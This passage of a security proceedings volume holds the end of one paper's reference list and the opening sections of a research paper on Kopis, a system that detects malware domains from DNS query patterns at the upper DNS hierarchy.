[26] FALLIERE, N., MURCHU, L. O., AND CHIEN, E. W32.Stuxnet Dossier, 2010. Version 1.3 (November 2010).

[27] FINNEY, H. PrivacyCA, 2009. http://www.privacyca.com.

[28] GENTRY, C. Fully homomorphic encryption using ideal lattices. In *STOC* (2009), pp. 169–178.

[29] HALDERMAN, J. A., SCHOEN, S. D., HENINGER, N., CLARKSON, W., PAUL, W., CAL, J. A., FELDMAN, A. J., AND FELTEN, E. W. Lest we remember: Cold boot attacks on encryption keys. In *USENIX Security* (2008).

[30] HU, X., CKER CHIUEH, T., AND SHIN, K. G. Large-scale Malware Indexing Using Function-call Graphs. In *CCS* (2009).

[31] KASSLIN, K., AND FLORIO, E. Your Computer is Now Stoned (...Again!). The Rise of the MBR Rootkits, 2008. http://www.f-secure.com/weblog/archives/Kasslin-Florio-VB2008.pdf.

[32] KAUER, B. OSLO: Improving the security of trusted computing. In *USENIX Security* (2007).

[33] KIVITY, A. kvm: The Linux Virtual Machine Monitor. In *Ottawa Linux Symposium* (2007).

[34] KNOWLES, D., AND PERRIOTT, F. W32.Blaster.Worm, 2003. http://www.symantec.com/security_response/writeup.jsp?docid=2003-081113-0229-99.

[35] KOLBITSCH, C., COMPARETTI, P. M., KRUEGEL, C., KIRDA, E., ZHOU, X., AND WANG, X. Effective and Efficient Malware Detection at the End Host. In *USENIX Security* (2009).

[36] KOLBITSCH, C., HOLZ, T., KRUEGEL, C., AND KIRDA, E. Inspector Gadget: Automated Extraction of Proprietary Gadgets from Malware Binaries. In *IEEE S&P* (2010).

[37] KURSAWE, K., SCHELLEKENS, D., AND PRENEEL, B. Analyzing Trusted Platform Communication. In *ECRYPT Workshop, CRASH CRyptographic Advances in Secure Hardware* (2005).

[38] MATROSOV, A., RODIONOV, E., HARLEY, D., AND MALCHO, J. Stuxnet Under the Microscope, 2010. Revision 1.2.

[39] MCCUNE, J. M., LI, Y., QU, N., ZHOU, Z., DATTA, A., GLIGOR, V., AND PERRIG, A. TrustVisor: Efficient TCB Reduction and Attestation. In *IEEE S&P* (2010).

[40] MCCUNE, J. M., PARNO, B., PERRIG, A., REITER, M. K., AND ISOZAKI, H. Flicker: An Execution Infrastructure for TCB Minimization. In *EuroSys* (2008).

[41] MCCUNE, J. M., PERRIG, A., AND REITER, M. K. Safe passage for passwords and other sensitive data. In *NDSS* (2009).

[42] MITCHELL, C. J., Ed. *Trusted Computing*. Institution of Electrical Engineers, 2005.

[43] NAZARIO, J. The Conficker Cabal Announced, 2009. http://asert.arbornetworks.com/2009/02/the-conficker-cabal-announced/.

[44] O'DEA, H. The Modern Rogue - Malware with a Face. In *Virus Bulletin Conference* (2009).

[45] PORRAS, P., SAIDI, H., AND YEGNESWARAN, V. An Analysis of Conficker's Logic and Rendezvous Points, 2009. http://mtc.sri.com/Conficker/.

[46] POST, A. W32.Storm.Worm, 2007. http://www.symantec.com/security_response/writeup.jsp?docid=2001-060615-1534-99.

[47] PREDA, M. D., CHRISTODORESCU, M., JHA, S., AND DEBRAY, S. A Semantics-based Approach to Malware Detection. In *POPL* (2007).

[48] SACCO, A. L., AND ORTEGA, A. A. Persistent BIOS Infection. In *CanSecWest Applied Security Conference* (2009). http://www.coresecurity.com/content/Persistent-Bios-Infection.

[49] SINGH, S., ESTAN, C., VARGHESE, G., AND SAVAGE, S. Automated Worm fingerprinting. In *OSDI* (2004).

[50] STRASSER, M., STAMER, H., AND MOLINA, J. TPM Emulator, 2010. http://tpm-emulator.berlios.de/.

[51] TARNOVSKY, C. Hacking the Smartcard Chip. In *Black Hat* (2010).

[52] TRUSTED COMPUTING GROUP. *TPM Main Specification*, 2007.

[53] WHEELER, D. A. SLOCCount. http://www.dwheeler.com/sloccount/, 2001.

[54] WOJTCZUK, R. Exploiting large memory management vulnerabilities in Xorg server running on Linux. Invisible Things Lab, 2010.

[55] WOJTCZUK, R., RUTKOWSKA, J., AND TERESHKIN, A. Another Way to Circumvent Intel Trusted Execution Technology. Invisible Things Lab, 2009.

[56] WOJTCZUK, R., AND TERESHKIN, A. Attacking Intel BIOS. Invisible Things Lab, 2010.

[57] WONG, C., BIELSKI, S., MCCUNE, J. M., AND WANG, C. A Study of Mass-mailing Worms. In *ACM Workshop On Rapid Malcode* (2004).

[58] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis. In *CCS* (2007).

[59] YOUNG, A., AND YUNG, M. Malicious Cryptography: Exposing Cryptovirology. Wiley, 2004.

Detecting Malware Domains at the Upper DNS Hierarchy

Manos Antonakakis[‡*], Roberto Perdisci[†], Wenke Lee[*],
Nikolaos Vasiloglou II[‡], and David Dagon[*]

[‡]Damballa Inc.
{manos,nvasil}@damballa.com
[*]Georgia Institute of Technology, School of Computer Science
wenke@cc.gatech.edu,dagon@sudo.sh
[†]University of Georgia, Department of Computer Science
perdisci@cs.uga.edu

Abstract

In recent years Internet miscreants have been leveraging the DNS to build malicious network infrastructures for malware command and control. In this paper we propose a novel detection system called Kopis for detecting malware-related domain names. Kopis passively monitors DNS traffic at the upper levels of the DNS hierarchy, and is able to accurately detect malware domains by analyzing *global* DNS query resolution patterns.

Compared to previous DNS reputation systems such as Notos [3] and Exposure [4], which rely on monitoring traffic from *local* recursive DNS servers, Kopis offers a new vantage point and introduces new traffic features specifically chosen to leverage the *global* visibility obtained by monitoring network traffic at the upper DNS hierarchy. Unlike previous work Kopis enables DNS operators to *independently* (i.e., without the need of data from other networks) detect malware domains within their authority, so that action can be taken to stop the abuse. Moreover, unlike previous work, Kopis can detect malware domains even when *no* IP reputation information is available.

We developed a proof-of-concept version of Kopis, and experimented with eight months of real-world data. Our experimental results show that Kopis can achieve high detection rates (e.g., 98.4%) and low false positive rates (e.g., 0.3% or 0.5%). In addition Kopis is able to detect new malware domains days or even weeks before they appear in public blacklists and security forums, and allowed us to discover the rise of a previously unknown DDoS botnet based in China.

1 Introduction

The Domain Name System (DNS) [17, 18] is a fundamental component of the Internet. Over the years Internet miscreants have used the DNS to build malicious network infrastructures. For example, botnets [1, 21, 27] and other types of malicious software make use of domain names to locate their command and control (C&C) servers and communicate with attackers, e.g., to exfiltrate stolen private information, wait for commands to perform attacks on other victim machines, etc. In response to this malicious use of DNS, *static* domain blacklists containing known malware domains have been used by network operators to detect DNS queries originating from malware-infected machines and block their communications with the attackers [16, 19].

Unfortunately, the effectiveness of static domain blacklists are increasingly limited because there are now an overwhelming number of new domain names appearing on the Internet every day and attackers frequently switch to different domains to run their malicious activities, thus making it difficult to keep blacklists up-to-date.

To overcome the limitations of static domain blacklists, we need a detection system that can *dynamically* detect new malware-related domains. This detection system should:

(1) Have *global visibility* into DNS request and response messages related to large DNS zones. This enables "early warning", whereby malware domains can be detected before the corresponding malware infections reach our local networks.
(2) Enable DNS operators to *independently* deploy the system and detect malware-related domains from within their authority zones without the need for data from other networks or other inter-organizational coordination. This enables practical, low-cost, and time-efficient detection and response.
(3) Accurately detect malware-related domains even in the absence of reputation data for the IP address space pointed to by the domains. IP reputation data is often difficult to accumulate and is fragile. This issue may become particularly important as IPv6 is deployed in the near future, due to the more expansive address space.




Figure 1: Overview of the levels at which Kopis, Notos, and Exposure perform DNS monitoring.

Recently researchers have proposed two dynamic domain reputation systems, Notos [3] and Exposure [4]. Unfortunately, while the results reported in [3, 4] are promising, neither Notos nor Exposure can meet all the requirements stated above, as Notos and Exposure rely on passive monitoring of recursive DNS (RDNS) traffic. As shown in Figure 1, they monitor the DNS queries from a (limited) number of RDNS servers (e.g., RDNS `3` and `4`), and have only partial visibility on DNS messages related to large DNS zones. To obtain truly global visibility into DNS traffic related to a given DNS zone, these systems need access to a very large number of RDNS sensors in many diverse locations. This is not easy to achieve in practice in part due to operational costs, privacy concerns related to sharing data across organizational boundaries, and difficulties in establishing and maintaining trust relationships between network operators located in different countries, for example. For the same reasons, Notos and Exposure have not been designed to be independently deployed and run by single DNS operators, because they rely on data sharing among several networks to obtain a meaningful level of visibility into DNS traffic.

On the other hand, monitoring DNS traffic from the upper DNS hierarchy, e.g., at top-level domain (TLD) server `A`, and authoritative name servers (AuthNSs) `B` and `C`, offers visibility on *all* DNS messages related to domains on which `A`, `B`, and `C` have authority or are a point of delegation. For example, assuming `B` is the AuthNS for the `example.com` zone, monitoring the DNS traffic at `B` provides visibility on all DNS messages from all RDNS servers around the Internet that query a domain name under the `example.com` zone.

Following this intuition, in this paper we propose a novel detection system called Kopis, which takes advantage of the global visibility available at the upper levels of the DNS hierarchy to detect malware-related domains. In order for Kopis to satisfy the three requirements outlined above, it needs to deal with a number of new challenges. Most significantly, the higher up we move in the DNS hierarchy, the stronger the effects of DNS caching [15]. As a consequence, moving up in the hierarchy restricts us to monitoring DNS traffic with a coarser granularity. For example, at the TLD level we will only be able to see a small subset of queries to domains under a certain delegation point due to the effects of the DNS cache.

Kopis works as follows. It analyzes the streams of DNS queries and responses at AuthNS or TLD servers (see Figure 1) from which are extracted statistical features such as the diversity in the network locations of the RDNS servers that query a domain name, the level of "popularity" of the querying RDNS servers (defined in detail in Section 4), and the reputation of the IP space into which the domain name resolves. Given a set of known legitimate and known malware-related domains as training data, Kopis builds a statistical classification model that can then predict whether a new domain is malware-related based on observed query resolution patterns.

Our choice of Kopis' statistical features, which we discuss in detail in Section 4, is determined by the nature of the information accessible at the upper DNS hierarchy. As a result these features are significantly different from those used by RDNS-based systems such as Notos [3] and Exposure [4]. In particular, we were pleasantly surprised to find that, while Notos and Exposure rely heavily on features based on IP reputation, Kopis' features enabled it to accurately detect malware-related domains even in the absence of IP reputation information. This may become a significant advantage in the near future because the deployment of IPv6 may severely impact the effectiveness of current IP reputation systems due to the substantially larger IP address space that would need to be monitored.

To summarize, we make the following contributions:

- We developed a novel approach to detect malware-related domain names. Our system leverages the global visibility obtained by monitoring DNS traffic at the upper levels of the DNS hierarchy, and can detect malware-related domains based on DNS resolution patterns.
- Kopis enables DNS operators to *independently* (i.e., without the need of data from other networks) detect malware-domains within their scope of authority, so that action can be taken to stop the abuse.

- We systematically examined real-world DNS traces from two large AuthNSs and a country-code level TLD server. We performed a rigorous evaluation of our statistical features and identified two new feature families that, unlike previous work, enable Kopis to detect malware domains even when no IP reputation information is available.


- We developed a proof-of-concept version of Kopis, and experimented with eight months of real-world data. Our experimental results show that Kopis can achieve high detection rates (e.g., 98.4%) and low false positive rates (e.g., 0.3% or 0.5%). More significantly, Kopis was able to identify previously unknown malware domain names several weeks before they appeared in blacklists or in security forums. In addition, using Kopis we detected the rise of a previously unknown DDoS botnet based in China.

2 Background and Related Work

DNS Concepts and Terminology The domain name space is structured like a tree. A domain name identifies a node in the tree. For example, the domain name `F.D.B.A.` identifies the path from the root "." to a node `F` in the tree (see Figure 2(a)). The set of resource information associated with a particular name is composed of resource records (RRs) [17, 18]. The depth of a node in the tree is sometimes referred to as *domain level*. For example, `A.` is a top-level domain (TLD), `B.A.` is a second-level domain (2LD), `D.B.A.` is a third-level domain (3LD), and so on.

The information related to the domain name space is stored in a distributed *domain name database*. The domain name database is partitioned by "cuts" made in the name space between adjacent nodes. After all cuts are made, each group of connected nodes represent a separate *zone* [17]. Each zone has at least one node, and hence a domain name, for which it is *authoritative*. For each zone, a node which is closer to the root than any other node in the zone can be identified. The name of this node is often used to identify the zone. The RRs of the nodes in a given zone are served by one or more *authoritative* name servers (AuthNSs). AuthNSs that have complete knowledge about a zone (i.e., they store the RRs for all the nodes related to the zone in question in its zone files) are said to have *authority* over that zone [17, 18]. AuthNSs will typically support one or more zones, and can delegate the authority over part of a (sub-)zone to other AuthNSs.

DNS queries are usually initiated by a *stub resolver* on a user's machine, which relies on a *recursive DNS resolver* (RDNS) for obtaining a set of RRs owned by a given domain name. The RDNS is responsible for directly contacting the AuthNSs on behalf of the stub resolver to obtain the requested information, and return it to the stub resolver. The RDNS is also responsible for caching the obtained information up to a certain period of time, called the *Time To Live* (TTL), so that if the same or another stub resolver queries again for the same information within the TTL time window, the RDNS will not need to contact the authoritative name servers (thus improving efficiency). Figure 2(b) enumerates the steps involved in a typical query resolution process, assuming an empty cache.



(a) DNS Tree (b) Domain Resolution

Figure 2: Example of DNS tree and domain resolution process.

Related Work To the best of our knowledge, Wessels et al. [30] were the first to analyze DNS query data as seen from the upper DNS hierarchy. The authors focused on examining the DNS caching behavior of recursive DNS servers from the point of view of AuthNS and TLD servers, and how different implementations of caching systems may affect the performance of the DNS.

Recently, Hao et al. [13] released a report on DNS lookup patterns measured from the `.com` TLD servers. Their preliminary analysis shows that the resolution patterns for malicious domain names are sometimes different from those observed for legitimate domains. While [13] only reports some preliminary measurement results and does not discuss how the findings may be leveraged for detection purposes, it does hint that a malware detection system may be built around TLD-level DNS queries. We designed Kopis to do just that, namely monitor query streams at the upper DNS hierarchy and be able to detect previously unknown malware domains.

Several studies provide deep understanding behind the properties of malware propagation and botnet's lifetime [7, 25, 29]. An interesting observation among all these research efforts is the inherent diversity of the botnet's infected population. Collins et al. [6] introduced and quantified the notion of "network uncleanliness"

from the temporal and spatial network point of view, showing that it is very probable to have a large number of infected bots in the same network over an epoch. They also discuss that this could be a direct effect of the network policy enforced at the edge. Kopis directly uses the intuition behind these past research efforts in the *requester diversity* and *requester profile* statistical feature families.

A number of research efforts can be found in the area of DNS blacklisting and reputation. Felegyhazi et al. [11] recently proposed a DNS reputation blacklisting methodology based on `WHOIS` information, while Antonakakis et al. [3] and Bilge et al. [4] propose dynamic reputation systems based on passive RDNS monitoring. Our system is complementary to the above mentioned works. To the best of our knowledge, we are the first to analyze DNS query patterns at the AuthNS and TLD server level for the purpose of detecting domain names related to malware.

3 System Overview

Kopis monitors streams of DNS queries to and responses from the upper DNS hierarchy, and detects malware domain names based on the observed query/response patterns. An overview of Kopis is shown in Figure 3.

Our system divides the monitored data streams into epochs $\{E_i\}_{i=1..m}$ (currently, an epoch is one day long). At the end of each epoch Kopis summarizes the DNS traffic related to a given domain name d by computing a number of statistical features, such as the diversity of the IP addresses associated with the RDNS servers that queried d, the relative volume of queries from the set of querying RDNS servers, historic information related to the IP space pointed to by d, etc. We defer a detailed description and motivations regarding the features we measure to Section 4. For now, it suffices to consider the *feature computation* module in Figure 3 as a function $\mathcal{F}(d, E_i) = v_d^i$ that maps the DNS traffic in epoch E_i related to d into a feature vector v_d^i.

Kopis operates in two modes: a *training* mode and an *operation* mode. In training mode, Kopis makes use of a *knowledge base* $\mathbf{KB}$, which consists of a set of known malware-related and known legitimate domain names (and related resolved IPs) for which the monitored AuthNS and TLD servers are authoritative or a point of delegation. Kopis' *learning module* takes as input the set of feature vectors $\mathbf{V}_{train} = \{v_d^i\}_{i=1..m}, \forall d \in \mathbf{KB}$, which summarizes the query/response *behavior* of each domain in the knowledge base across m days. Each domain in $\mathbf{KB}$, and in turn each feature vector in $\mathbf{V}_{train}$, is associated with a label, namely *legitimate* or *malware*. We can therefore use supervised learning techniques [5] to learn a statistical classification model $\mathcal{S}$ of DNS query patterns related to legitimate and malware domains as seen from the upper DNS hierarchy.




Figure 3: A high-level overview of Kopis.

In operation mode, Kopis monitors the streams of DNS traffic and, at the end of each epoch E_j, maps each domain $d' \notin \mathbf{KB}$ (i.e., all *unknown* domains) extracted from the query/response streams into a feature vector $v_{d'}^j$. At this point, given a domain d' the statistical classifier $\mathcal{S}$ (see Figure 3) assigns a label $l_{d',j}$ and a confidence score $c(l_{d',j})$, which express whether the query/response patterns observed for d' during epoch E_j resemble either known legitimate or malware behavior, and with what probability. In order to make a final decision about d', Kopis first gathers a series of labels and confidence scores $\mathcal{S}(v_{d'}^j) = \{l_{d',j}, c(l_{d',j})\}, j = t, .., (t+m)$ for m consecutive epochs, where t refers to a given starting epoch E_t. Finally, Kopis computes the average confidence scores $\overline{C}_M = avg_j\{c(l_{d',j})\}$ for the *malware* labels assigned to d' by $\mathcal{S}$ across the m epochs, and an alarm is raised if $\overline{C}_M$ is greater than a threshold θ.

4 Statistical Features

In this section we describe the statistical features that Kopis *extracts* from the monitored DNS traffic. For each DNS query q_j regarding a domain name d and the related DNS response r_j, we first translate it into a tuple $\mathcal{Q}_j(d) = (T_j, R_j, d, \mathit{IPs}_j)$, where T_j identifies the epoch in which the query/response was observed, R_j is the IP address of the machine that initiated the query q_j, d is the queried domain, and IPs_j is the set of resolved IP addresses as reported in the response r_j. It is worth noting that since we are monitoring DNS queries and responses from the upper DNS hierarchy, in some cases the response may be *delegated* to a name server which Kopis does not currently monitor. This is particularly relevant to our TLD-level data feed, since most TLD servers are

delegation-only[1]. In all those cases in which the response does not carry the resolved IP addresses, we can derive the *IPs* set by leveraging a passive DNS database [24], or by directly querying the delegated name server.

Given a domain name d and a series of tuples $\mathcal{Q}_j(d), j = 1, .., m$, measured during a certain epoch E_t (i.e., $T_j = E_t, \forall j = 1, .., m$), Kopis extracts the following groups of statistical features:

Requester Diversity (RD) This group of features aims to characterize if the machines (e.g., RDNS servers) that query a given domain name are localized or are globally distributed. In practice, given a domain d and a series of tuples $\{\mathcal{Q}_j(d)\}_{j=1..m}$, we first map the series of requester IP addresses $\{R_j\}_{j=1..m}$ to the BGP prefix, autonomous system (AS) numbers, and country codes (CC) the IP addresses belong to. Then, we compute the distribution of occurrence frequencies of the obtained BGP prefixes (sometimes referred to as classless inter-domain routing (CIDR) prefixes), the AS numbers and CCs.

For each of these three distributions we compute the mean (three features) , standard deviation (three features) and variance (three features). Also, we consider the absolute number of distinct IP addresses (i.e., distinct values of $\{R_j\}_{j=1..m}$), the number of distinct BGP prefixes, AS numbers and CCs (four features in total). Overall, we obtain thirteen statistical features that summarize the diversity of the machines that query a particular domain name, as seen from an AuthNS or TLD server.

The choice of the *RD* features is motivated by the observation that the distribution of the machines on the Internet that query malicious domain names is on average different from the distribution of IP addresses that query legitimate domains. Semi-popular legitimate domain names (i.e., small business or personal sites) will not have a stable diverse population of recursive DNS servers or stubs that will try to systematically contact them. On the other hand popular legitimate domain names (i.e., zone cuts, authoritative name servers, news/blog forums, etc.) will demonstrate a very consistent and very diverse pool of IP addresses looking them up on a daily basis.

Malware-related domain names will have a diverse pool of IP addresses looking them up in a systematic way (i.e., multiple contiguous days). These IP addresses are very likely to have a significant network and geographical diversity simply because with the exception of targeted attacks adversaries will not try to control or restrain the geographical and network distribution of the machines getting compromised by drive-by sites and other social networking techniques. Intuitively, the diversity of the infected population will be different over a given time period, in comparison to that of benign domain names.

[1]Delegation-only DNS servers are effectively limited to containing `NS` resource records for sub-domains, but no actual data beyond its own `SOA` and `NS` records.




Figure 4: Distribution of AS-diversity (a) and CC-diversity (b) for malware-related and benign domains.

For example, Figure 4(a), which is derived from the dataset described in Section 5.3, reports the cumulative distribution functions (CDF) of the AS diversity of benign and malware-related domain names. In Figure 4(b) we can see the CDFs from the CC diversity for both classes in our dataset. We note that in both cases the benign domain names have a bimodal distribution. They either have low or very high diversity. On the other hand, the malware-related domain names cover a larger spectrum of diversities based on the success of the malware distribution mechanisms they use.

Requester Profile (RP) Not all query sources have similar characteristics. Given a query tuple $\mathcal{Q}_j(d) = (T_j, R_j, d, IPs_j)$, the requester's IP address R_j may represent the RDNS server of a large ISP that queries domains on behalf of millions of clients, the RDNS of a smaller organization (e.g., an academic network), or a single end-user machine. We would like to distinguish between such cases, and assign a higher weight to RDNS servers that serve a large client population because a larger network would typically have a larger number of infected machines. While it is not possible to precisely estimate the population behind an RDNS server, because of the effects of caching [15], we approximate the population measure as follows. Without loss of generality, assume we monitor the DNS query/response stream for a large AuthNS that has authority over a set of domains $\mathbf{D}$. Given an epoch E_t, we consider all query tuples $\{\mathcal{Q}_j(d)\}, \forall j, d$ seen during E_t. Let $\mathbf{R}$ be the set of all distinct requester IP addresses in the query tuples. For each IP address $R_k \in \mathbf{R}$, we count the number $c_{t,k}$ of different domain names in $\mathbf{D}$ queried by R_k during E_t.

We then define the weight associated to a requester's IP address R_k as $w_{t,k} = \frac{c_{t,k}}{\max_{l=1}^{|\mathbf{R}|} c_{t,l}}$. In practice, we assign a higher weight to requesters that query a large number of domains in $\mathbf{D}$.

Now that we have defined the weights $w_{t,j}$, given a domain name d' we measure its *RP* features as follows:

- Let $\{\mathcal{Q}_i(d')\}_{i=1..h}$ be the set of query tuples related to d' observed during an epoch E_t. Also, let $\mathbf{R}(d')$ be the set of all distinct requester IP addresses in $\{\mathcal{Q}_i(d')\}_{i=1..h}$. For each $R_k \in \mathbf{R}(d')$ we compute the count $c_{t,k}$ as previously described. Then, given the set $C_t(d') = \{c_{t,k}\}_k$, we compute the average, the biased and unbiased standard deviation[2], and the biased and unbiased variance of the values in $C_t(d')$. It is worth noting that the biased and unbiased estimators of the standard deviation and variance have different values when the cardinality $|C_t(d')|$ is small.

- Similar to the above, for each $R_k \in \mathbf{R}(d')$ we compute the count $c_{t,k}$. Afterwards, we multiply each count by the weight $w_{t-n,k}$ to obtain the set $WC_t(d') = \{c_{t,k} * w_{t-n,k}\}_k$ of weighted counts. It is worth noting that the weights $w_{t-n,k}$ are computed based on historical data about the resolver's IP address collected n epochs (seven days in our experiments) before the epoch E_t. We then compute the average, the biased and unbiased standard deviation, and the biased and unbiased variance of the values in $WC_t(d')$.

The *RD* and *RP* features described above aim to capture the fact that malware-related domains tend to be queried from a diverse set of requesters with a higher weight more often than legitimate domains. An explanation for this expected difference in the requester characteristics is that malware-related domains tend to be queried from a large number of ISP networks, which usually are assigned a high weight. The reason is that ISP networks often offer little or no protection against malware-related software propagation. In addition, the population of machines in ISP networks is usually very large, and therefore the probability that a machine in the ISP network becomes infected by malware is very high. On the other hand, legitimate domains are often queried from both ISP networks and smaller organization networks (having a smaller weight), such as enterprise networks, which are usually better protected against malware and tend to query fewer malware-related domains. As shown in Section 5 both set of features can successfully model benign and malware-related domain names.

[2]The biased estimator for the standard deviation of a random variable X is defined as $\hat{\sigma} = \sqrt{\sum_{i=1}^{N} \frac{1}{N}(\bar{X}_i - \mu)^2}$, while the unbiased estimator is defined as $\tilde{\sigma} = \sqrt{\sum_{i=1}^{N} \frac{1}{N-1}(\bar{X}_i - \mu)^2}$

Resolved-IPs Reputation (IPR) This group of features aims to describe whether, and to what extent, the IP address space pointed to by a given domain has been historically linked with known malicious activities, or known legitimate services. We compute a total of nine features as follows. Given a domain name d and the set of query tuples $\{\mathcal{Q}_j(d)\}_{j=1..h}$ obtained during an epoch E_t, we first consider the overall set of resolved IP addresses $\mathbf{IPs}(d,t) = \cup_{j=1}^{h} IPs_j$ (where IPs_j is an element of the tuple $\mathcal{Q}_j(d)$, as explained above). Let $\mathbf{BGP}(d,t)$ and $\mathbf{AS}(d,t)$ be the set of distinct BGP prefixes and autonomous system numbers to which the IP addresses in $\mathbf{IPs}(d,t)$ belong, respectively. We compute the following groups of features.

- *Malware Evidence*: includes the average number of known malware-related domain names that in the past month (with respect to the epoch E_t) have pointed to each of the IP addresses in $\mathbf{IPs}(d,t)$. Similarly, we compute the average number of known malware-related domains that have pointed to each of the BGP prefixes and AS numbers in $\mathbf{BGP}(d,t)$ and $\mathbf{AS}(d,t)$.

- *SBL Evidence*: much like the malware evidence features, we compute the average number of domains from the Spamhaus Block List [22] that, in the past have pointed to each of the IP addresses, BGP prefixes, and AS numbers in $\mathbf{IPs}(d,t)$, $\mathbf{BGP}(d,t)$, and $\mathbf{AS}(d,t)$, respectively.

- *Whitelist Evidence*: We compute the number of IP addresses in $\mathbf{IPs}(d,t)$ that match IP addresses pointed to by domains in the DNSWL [9] [3] or the top 30 domains according to Alexa [2]. Similarly we compute the number of BGP prefixes in $\mathbf{BGP}(d,t)$ and AS numbers in $\mathbf{AS}(d,t)$ that include IP addresses pointed by domains in DNSWL or the top 30 Alexa domains.

The IPR features try to capture whether a certain domain d is related to domain names and IP addresses that have been historically recognized as either malicious or legitimate domains. The intuition is that if d points into IP address space that is known to host lots of malicious activities, it is more likely that d itself is also involved in malicious activities. On the other hand, if d points into a well known, professionally run legitimate network, it is somewhat less likely that d is actually involved in malicious activities.

[3]Domain names up to the *LOW* trustworthiness score, where *LOW* trustworthiness score follows the definition by DNSWL [9]. More details can be found at `http://www.dnswl.org/tech`.

Discussion While none of the features used alone may allow Kopis to accurately discriminate between malware-related and legitimate domain names, by combining the features described above we can achieve a high detection rate with low false positives, as shown in Section 5.

We would like to emphasize that the features computed by Kopis, particularly the *Requester Diversity* and *Requester Profile* features, are novel and very different from the statistical features proposed in Notos [3] and Exposure [4], which are heavily based on IP reputation information. Unlike Notos and Exposure, which leverage RDNS-level DNS traffic monitoring, Kopis extracts statistical features specifically chosen to harvest the "malware signal" as seen from the upper DNS hierarchy, and to cope with the coarser granularity of the DNS traffic observed at the AuthNS and TLD level. Furthermore, we show in Section 5 that, unlike previous work, Kopis is able to detect malware-related domains *even when no IP reputation information is available*.

The *Requester Diversity* and *Requester Profile* features can operate without any historical IP address reputation information. These two sets of features can be computed practically and *on-the-fly* at each authoritative or TLD server. The main reason why we identify the six *Resolved-IP Reputation* features is to harvest part of the already established IP reputation in IPv4. This will help the overall system to reduce the false positives (FPs) and at the same time maintain a very high true positives (TPs). We will elaborate more in Section 5 on the different operational modes of Kopis.

5 Evaluation

In this section, we report the results of our evaluation of Kopis. First, we describe how we collected our datasets and the related ground truth. We then present results regarding the detection accuracy of Kopis for authoritative NS- and TLD-level deployments. Finally, we present a case study regarding how Kopis was able to discover a previously unknown DDoS botnet based in China.

5.1 Datasets

Our datasets were composed of the DNS traffic obtained from two major domain name registrars between the dates of 01-01-2010 up until 08-31-2010 and a country code top level domain (`.ca`) between the dates of 08-26-2010 up until 10-18-2010. In the case of the two domain name registrars we were also able to observe the answers returned to the requester of each resolution. Therefore, it is easy for us to identify the IP addresses for the `A-type` of DNS query traffic. In the case of the TLD we obtained data only for 52 days and had to passively reconstruct the




Figure 5: General observations from the datasets. Plot (i) shows the difference between the raw lookup volume vs. the query tuples that Kopis uses over a period of 107 days. Plots (ii), (iii) and (iv) show the number of unique CCs, ASs and CIDRs (in which the RDNSs resides) for each domain name that was looked up during one day.

IP addresses corresponding to the `A-type` of lookups observed.

An interesting problem arises when we work with the large data volume from major authorities and the `.ca` TLD servers. According to a sample monitoring period of 107 days we can see from Figure 5 (i) that the daily number of lookups to the authorities was on average 321 million. This was a significant problem since it would be hard to process such a volume of raw data, especially if the temporal information from these daily observations were important for the final detection process. On the same set of raw data we used a data reduction process that maintained only the query tuples (as defined in Section 4). This reduced the daily observations, as we can observe from Figure 5 (i), to a daily average of 12,583,723 **unique** query tuples. The signal that we missed with this reduction was the absolute lookup volume of each query tuple in the raw data. Additionally, we missed all time sensitive information regarding the periods within a day that each query tuple was looked up. As we will see in the following sections, this reduction does not affect Kopis' ability to model the profile of benign and malware-related domains.

